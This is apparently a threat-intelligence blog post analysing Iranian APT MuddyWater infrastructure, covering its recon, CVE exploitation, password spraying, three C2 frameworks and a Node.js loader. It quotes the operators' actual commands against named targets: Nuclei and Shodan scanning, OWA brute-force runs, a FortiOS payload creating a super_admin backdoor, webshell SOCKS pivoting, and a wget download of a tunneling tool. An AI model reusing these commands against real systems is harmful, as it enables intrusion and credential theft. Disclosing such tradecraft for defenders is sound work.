MuddyWater Exposed: Inside an Iranian APT operation

By Ctrl-Alt-Intel

Published: 2026-03-04 · Archived: 2026-04-05 20:48:43 UTC

OverviewPermalink

Ctrl-Alt-Intel researchers went hunting for exposed Iranian APT infrastructure.

We identified and dumped C2 tooling, scripts, logs, victim data, and other operational artefacts from a VPS hosted in the Netherlands. Ctrl-Alt-Intel assesses with **high-confidence** this server is operated by **MuddyWater** (also tracked as *Static Kitten*, *Mango Sandstorm*, *Earth Vetala*, *Seedworm*, *TA450*), a cyber espionage group attributed as a subordinate element within **Iran's Ministry of Intelligence and Security** (MOIS).

Repeated operational security failures by the operators allowed our researchers to pivot using Hunt.io to identify additional infrastructure that we also attribute to *MuddyWater*.

This blog details the reconnaissance, initial access, command and control, and post-exploitation tradecraft observed - including 3+ developed C2s, a Tsundere Botnet using Ethereum smart contracts, and the targeting of organisations across Israel, Jordan, Egypt, the UAE, Portugal, and the United States.

> Ctrl-Alt-Intel is not politically affiliated and does not conduct research in support of any government, ideology, or political agenda. The findings presented here are the result of independent threat intelligence research and are shared openly with the security community to help defenders identify, detect, and mitigate threats

ReconPermalink

MuddyWater was observed leveraging **Shodan** and **Nuclei** to identify potential vulnerable targets. Additionally, **subfinder** and **ffuf** were leveraged to perform enumeration of target web applications:

Subfinder / ffufPermalink

```
 subfinder -d clearview.ai -o out-clearview..txt
subfinder -d jewishagency[.]org -all
subfinder -d salampalestine[.]org -all
subfinder -d nbn.org[.]il -all
subfinder -d yahelisrael[.]com -all
subfinder -d terrogence[.]com -all

ffuf -u https://www.zivorex.com/FUZZ -w directory-list-lowercase-2.3-medium.txt -e .json,.txt,.zip,.rar
```

- **Clearview AI** - US facial recognition software

- **Jewish Agency** - Global Jewish community programs (nonprofit/NGO).
- **Salam Palestine** - Volunteer, internship, Arabic-learning, and community/cultural programs in Palestine.
- **Nefesh B'Nefesh (nbn.org[.]il)** - Nonprofit / immigration (Aliyah) facilitation & integration services.
- **Yahel Israel** - Volunteer/service-learning programs and community partnership programs in Israel.
- **Terrogence** - Israeli-owned private intelligence-as-a-service firm
- **Zivorex** - UAE based online platform for selling Gold/Silver

Custom Subdomain Reconnaissance PipelinePermalink

MuddyWater also operates a significantly more mature reconnaissance pipeline using the script `just-sub-v5.py`.

The automated recon chains three subdomain enumeration tools together:

1. **Sudomy** (run via Docker)
2. **Subfinder**
3. **OneForAll**

Results are merged, deduplicated, and validated with **dnsx** to confirm live DNS resolution. The tool supports a two-layer approach: first enumerate subdomains of the target, then enumerate subdomains of *those* subdomains, effectively performing recursive subdomain discovery.

Shodan CLIPermalink

The threat actor used the command `shodan init` to authenticate with the API key, before running `shodan download` with two queries:

```
 shodan download --limit -1 --fields ip_str,port ivanti-1 "title:'Ivanti User Portal: Sign In'"
shodan download --limit -1 --fields ip_str,port ivanti-2 'http.favicon.hash:1983356674'
```

Both of these queries were used to identify **Ivanti** devices on the internet. *MuddyWater* additionally scanned using **Nuclei** to identify targets vulnerable to Ivanti **CVE-2026-1281**:

NucleiPermalink

```
 nuclei -l outputIPandport1983356674.txt -t nuclei-templates/http/cves/2026/CVE-2026-1281.yaml -o epmmoutput_fo
nuclei -l outputIPandport362091310.txt -t nuclei-templates/http/cves/2026/CVE-2026-1281.yaml -o epmmoutput_362_
```

Initial AccessPermalink

Known vulnerabilitiesPermalink

MuddyWater attempted to scan and/or exploit the below CVEs:

- **CVE-2026-1731** - *BeyondTrust* RCE

- **CVE-2026-1281** - *Ivanti Endpoint Manager Mobile (EPMM)* code injection
- **CVE-2025-68613** - *n8n* expression authenticated RCE
- **CVE-2025-55182** - *React2Shell*
- **CVE-2025-52691** - *SmarterTools SmarterMail* unrestricted file upload
- **CVE-2025-54068** - *Laravel Livewire* RCE
- **CVE-2025-9316** - *N-Central* improper access control
- **CVE-2025-5777** - *Citrix NetScaler* memory leak
- **CVE-2025-34291** - *Langflow* chained account takeover + RCE
- **CVE-2024-55591** - *Fortinet FortiOS* authentication bypass
- **CVE-2024-23113** - *Fortinet FortiOS* RCE
- **CVE-2022-42475** - *Fortinet FortiOS* RCE

Novel vulnerabilitiesPermalink

MuddyWater identified and exploited novel SQL injection vulnerabilities in two websites:

- **BaSalam** - A popular **Iranian** online/social marketplace
- A Postgres development platform

Interestingly, the compromise of an Iranian marketplace by *MuddyWater* is a stark reminder that the Iranian regime is willing to attack its own businesses and people.

Additionally, *MuddyWater* has targeted a subdomain of a company that runs a “Postgres development platform”. Based on the results of their dump, no significant data was taken.

Bruteforce / SprayingPermalink

Aside from exploiting vulnerabilities, *MuddyWater* has attempted to password spray *Outlook Web Access (OWA)* & *SMTP* services.

```
 python owa.py -u users.txt -p morepasswd.txt -f url.txt -m bf -t 10 # Linked to https://webmail.gov.jo

python owa.py -f mail.[REDACTED] -u owausernames.txt -p pass.txt -o out.txt -m bf -t 1

python3 owa.py --url https://gohost.co[.]il/owa/auth/logon.aspx --username user.txt --password pass.txt --threac

python3 owa.py --url https://84.110.105[.]214 --username users.txt --password pass.txt --threads 30 --output suc
                    #https://mail.bethadar.com

python3 owa.py --url https://mail.terem[.]com --username user.txt --password pass.txt --threads 5 --output succe
```

- **Jordan Government Webmail**
- **UAE based**: provider of marine dredging, energy EPC (Engineering, Procurement, and Construction)
- **Host & Found (gohost.co[.]il)**: Israeli Managed IT / hosting provider
- **Bet Hadar**: Israeli Medical rehabilitation and nursing center

- **Terem**: Israeli urgent-care / walk-in medical clinic network

Furthermore, we also saw the tool patator used in an attempt to brute-force SMTP:

```
 patator smtp_login host=mail.REDACTED[.]com port=587 starttls=1 user=FILE0 password=FILE1 0=admins.txt 1=pass.t
patator smtp_login host=mail.REDACTED[.]com port=587 starttls=1 user=FILE0 password=FILE1 0=admins.txt 1=pass.tx
```

Fortigate ExploitationPermalink

We observed the threat actor target multiple Fortinet related CVEs (**CVE-2024-55591**, **CVE-2024-23113** & **CVE-2022-42475**) in attempts to gain command execution on Edge devices.

We observed the threat actor had modified the watchTowr CVE-2024-5559 POC that would allow for RCE.

- The original watchTowr PoC sends an operator-supplied command (for example, `get system status`) after forging the WebSocket login context. In the modified sample, this was replaced with **hardcoded FortiOS CLI configuration payloads** (`test1` – `test13`) focused on account creation, privilege escalation and persistence
- Multiple embedded payloads attempt to create or modify local users and VPN groups (for example `FortiWiFi`, `darlen`, `offices`, and `VPN-Users` / `ssl-vpn-groupamoss`). Other commands (`show`, `list`, `?`) suggest hands-on testing of FortiOS CLI syntax during operations.
- The payload actively executed in the sample (`test11`) attempts to create a new **FortiGate administrator** account, `FortiSetup`, with the `super_admin` profile and `root` VDOM. The password is supplied as a FortiOS `ENC` value rather than plaintext, consistent with an attempt to establish persistence:

```
 config system admin
    edit "FortiSetup"
        set accprofile "super_admin"
        set vdom "root"
        set password ENC SH2x6nU4ztieZPUfFQpYaZY99xC3x4+7RFlL7+pkVYA/sW6Dd53lNOCATA3vbs=
    next
end
```

- The forged login context was also modified to include a different public IP (`194.11.246[.]101:1338`) instead of the public PoC placeholder, providing an additional operational artefact.

```
 # Original
login_message = f'"{args.user}" "admin" "watchTowr" "super_admin" "watchTowr" "watchTowr" [13.37.13.37]:1337 [13

# MuddyWater version:
login_message = f'"{args.user}" "admin" "watchTowr" "super_admin" "watchTowr" "watchTowr" [194.11.246.101]:1338
```

I don't believe the provided IP address has an impact on exploitation, however *MuddyWater* still modified the script to change the IP address to `194.11.246[.]101`. Notably, this IP address is known *MuddyWater* infrastructure, previously reported by the security vendor **ESET** on a December 2025 analysis - MuddyWater: Snakes by the riverbank. In ESET's blog, this IP address was noted as a "MuddyWater C&C server" - with no mention of Fortinet exploitation.

Ctrl-Alt-Intel identified one victim associated with this attack, an Israeli distributor of scientific equipment and quality control instruments.

N-Central exploitationPermalink

MuddyWater also performed mass-exploitation of **CVE-2025-9316**, a vulnerability in SolarWinds N-central, a widely deployed RMM (Remote Monitoring & Management) platform used by MSPs. This could allow *MuddyWater* to generate sessionIDs for unauthenticated users:

```
[CVE-2025-9316] [http] [medium] https:/[redacted]dms/services/ServerUI ["1950079179"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["1882640073"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["390233457"]
[CVE-2025-9316] [http] [medium] https:/[redacted]43/dms/services/ServerUI ["238542038"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["594258237"]
[CVE-2025-9316] [http] [medium] https:/[redacted]43/dms/services/ServerUI ["881488124"]
[CVE-2025-9316] [http] [medium] https:/[redacted]3/dms/services/ServerUI ["1335709062"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["214948368"]
[CVE-2025-9316] [http] [medium] https:/[redacted]ms/services/ServerUI ["70206025"]
[CVE-2025-9316] [http] [medium] https:/[redacted]3/dms/services/ServerUI ["1359046711"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["1352910474"]
[CVE-2025-9316] [http] [medium] http://[redacted]s/services/ServerUI ["1937115495"]
[CVE-2025-9316] [http] [medium] https:/[redacted]dms/services/ServerUI ["1925425737"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["549692548"]
[CVE-2025-9316] [http] [medium] https:/[redacted]ms/services/ServerUI ["1019815089"]
[CVE-2025-9316] [http] [medium] https:/[redacted]3/dms/services/ServerUI ["779759889"]
[CVE-2025-9316] [http] [medium] https:/[redacted]3/dms/services/ServerUI ["1450253797"]
[CVE-2025-9316] [http] [medium] http://[redacted]dms/services/ServerUI ["1120659547"]
[CVE-2025-9316] [http] [medium] https:/[redacted]43/dms/services/ServerUI ["1000951354"]
[CVE-2025-9316] [http] [medium] https:/[redacted]3/dms/services/ServerUI ["1551143332"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["927866867"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["274651346"]
[CVE-2025-9316] [http] [medium] https:/[redacted]/dms/services/ServerUI ["1534187044"]
[CVE-2025-9316] [http] [medium] https:/[redacted]3/dms/services/ServerUI ["1915366187"]
```

CVE-2025-9316 exploitation

Command & ControlPermalink

Ctrl-Alt-Intel managed to retrieve multiple C2 server binaries, alongside some corresponding clients, that were used by *MuddyWater*.


Some of the C2 components had previously been discussed by Group-IB in their analysis: Operation Olalampo: Inside MuddyWater's Latest Campaign.

On the *MuddyWater* server identified by Ctrl-Alt-Intel, a subdirectory (`/rdp/c2 rdp`) contained three files:

- `client.exe` - C2 client
- `server` - C2 server binary

- `server.txt` - Credentials & IP address of C2 server


Notably, within `server.txt` the IP address `162.0.230[.]185` was exposed:



MuddyWater C2 server

This IP was included within the Group-IB reporting, alongside a splash page displaying “We’ll Be Back Soon” on a MuddyWater-linked IP address (`209.74.87[.]67`) and on the separate domain `netvigil[.]org` .


We observed this identical HTML page served within the exposed infrasture we observed:



MuddyWater HTML splash page

C2 server binaries have been uploaded to our Github.


Although an analysis of all the server-side C2 binaries is not in the scope of this blog, we did run these ourselves to take a look how the operators would control victim machines:



MuddyWater C2 server

KeyC2[Permalink]

MuddyWater used a Python-based C2 server over UDP, named **Key C2**. This allows operators to remotely control compromised Windows machines over a custom binary protocol on port **1269** from a singular Python script.



KeyC2 Python source

When a client first beacons in, it transmits system information including the computer name, domain, Windows version, and username. The server parses this, assigns the client a numeric ID, and stores it in a local SQLite database. Clients then periodically check in, allowing the operator to see which machines are online.

Once an operator selects a client, Key C2 supports the following capabilities:


- Remote command execution - two modes (`cmd` and `cmdexec`) for executing commands on the victim and streaming output back
- File download - pull files from the compromised machine to the C2 server

- File upload - push files from the C2 server to the victim
- C2 server migration - instruct a client to redirect its beaconing to a different IP address, allowing the operator to move infrastructure without losing access

Ctrl-Alt-Intel observed emojis in the response of output, indicative of AI-assisted development. The source has been uploaded to our Github.

PersianC2Permalink

Ctrl-Alt-Intel identified an additional more mature C2 server used by *MuddyWater* which has been coined **PersianC2**, named after Persian/Farsi strings that were found in the source:



Persian strings

Unlike **Key C2**'s custom UDP protocol and CLI interface, **PersianC2** used standard HTTP polling. Implants beacon into the server on a configurable sleep interval, picking up queued commands via JSON API endpoints.

The operator dashboard supports:

- Remote command execution - commands are queued and picked up on the next heartbeat, with output streamed back to the dashboard in real-time
- File upload - push files from the C2 to victims, with live progress tracking and cancel support
- Sleep configuration - adjust the implant's beacon interval per-client
- Staging - a built-in mechanism that takes a template binary (calc.exe), appends a SHA-256 hash derived from the victim's username and computer name, and drops the payload to the victim
- Client removal - queue an `exit!!` command that triggers the implant to self-terminate and deletes the database record

The PersianC2 source code has been uploaded to our Github.

C2 loggingPermalink

In the **PersianC2** directory we observed the files, `client.db` , `.command_history` , alongside directories `uploads` & `downloads` .

Although only one victim was observed beaconing from a Portuguese IP address, we could see *MuddyWater* operators attempting to run commands on the 23rd February:

```
 # 2026-02-23 18:53:26.546078
+upload db.msi dd2.msi

# 2026-02-23 18:56:24.620743
+upload db.msi dd11.msi

# 2026-02-23 19:14:18.041428
+list

# 2026-02-23 19:15:43.499677
+upload cal.exe c22.exe

# 2026-02-23 19:20:00.789845
+cmd ping 8.8.8.8 -n 3
```

ArenaC2[Permalink]

Ctrl-Alt-Intel identified an additional Python-based C2 framework on the *MuddyWater* server, which we have coined **ArenaC2**.

Unlike **Key C2**'s custom UDP protocol or **PersianC2**'s JSON API polling, **ArenaC2** operates over HTTP POST using a FastAPI/uvicorn web server and encrypts all traffic with AES-256-CBC.

The C2 server presents a decoy landing page masquerading as "ArenaReport", a fictitious multilingual news website, when visited via a browser. This page includes embedded images, animated backgrounds, and content in English, French, and German - designed to make the C2 domain appear as a legitimate website to casual visitors or automated scanners.

Endpoint	Method	Purpose
`/`	GET	Decoy HTML landing page ("ArenaReport")
`/redirect`	POST	**Stager** - delivers the implant executable to new victims
`/sort`	POST	**Registration** - implant checks in with host reconnaissance, receives session ID and auth token
`/deliver`	POST	**Tasking** - implant polls for queued commands
`/deliver/0`	POST	Connection check result

Endpoint	Method	Purpose
`/deliver/1`	POST	Shell creation result
`/deliver/2`	POST	Command execution acknowledgement
`/deliver/3`	POST	Shell output (streamed back to operator)
`/deliver/4`	POST	Upload initiation acknowledgement
`/deliver/5`	POST	Upload chunk acknowledgement
`/deliver/6`	POST	Secondary payload delivery (`ConsoleApplicationen.exe`)

The file `ConsoleApplicationen.exe` identified on disk was not an executable, as the name would suggest. Ctrl-Alt-Intel has not analysed this further - but would encourage those who are interested to access this via our Github.

Proxy / TunnelingPermalink

MuddyWater was observed leveraging the Chinese-developed tool Neo-reGeorg to perform webshell-based SOCKS pivoting.

```
python3 neoreg.py -k 123QWEasd -u https://[REDACTED]/aspnet_client/system_web/4_0_30319/nfud.aspx
```

MuddyWater compromised the Exchange server of a Portuguese immigration government-related domain, uploading a **Neo-reGeorg** web-shell to facilitate access to the internal network.

Additionally, the tool **resocks** was used to configure SOCKS listeners multiple times:

```
./resocks listen --on 0.0.0.0:443 ... -p 0.0.0.0:10843
```

Similarly, an alternative tool **revsocks** was also used by the threat actor to gain access to internal victim networks:

```
 wget -O rev https://github.com/kost/revsocks/releases/download/v2.9/revsocks_linux_amd64
chmod a+x rev
./rev
./rev -listen :443 -socks 0.0.0.0:1080 -pass SuperSecretPassword -ws
nc -lvp 443
./rev -listen :443 -socks 0.0.0.0:1080 -pass SuperSecretPassword -ws
```

Tsundere EtherHidingPermalink

Within the server, we identified that *MuddyWater* had staged a PowerShell loader, `reset.ps1`. The PowerShell loader will lead to execution of obfuscated **Node.js** payloads that appear similar to Tsundere Botnet.

The loader downloads the **Node.js** interpreter to the following file path:

- `%USERPROFILE%\AppData\Local\Nodejs\`

Embedded within the PowerShell loader are AES-CBC/PKCS7 encrypted blobs, which are decrypted and written to disk:

- `%USERPROFILE%\AppData\Local\Nodejs\VfZUSQi6oerKau.js`
- `%USERPROFILE%\AppData\Local\Nodejs\sysuu2etiprun.js`

Additionally, a `package.json` file is also written to disk, revealing the Node.js packages the payload would leverage:

```
 {
  "name": "system-service",
  "version": "1.0.0",
  "description": "System service setup",
  "dependencies": {
    "ws": "^8.18.1",
    "ethers": "^6.13.2"
  }
}
```

The **Node.js** script `VfZUSQi6oerKau.js` is used to establish persistence via the creation of a Run key. This script will also trigger execution of the main bot, `sysuu2etiprun.js`.

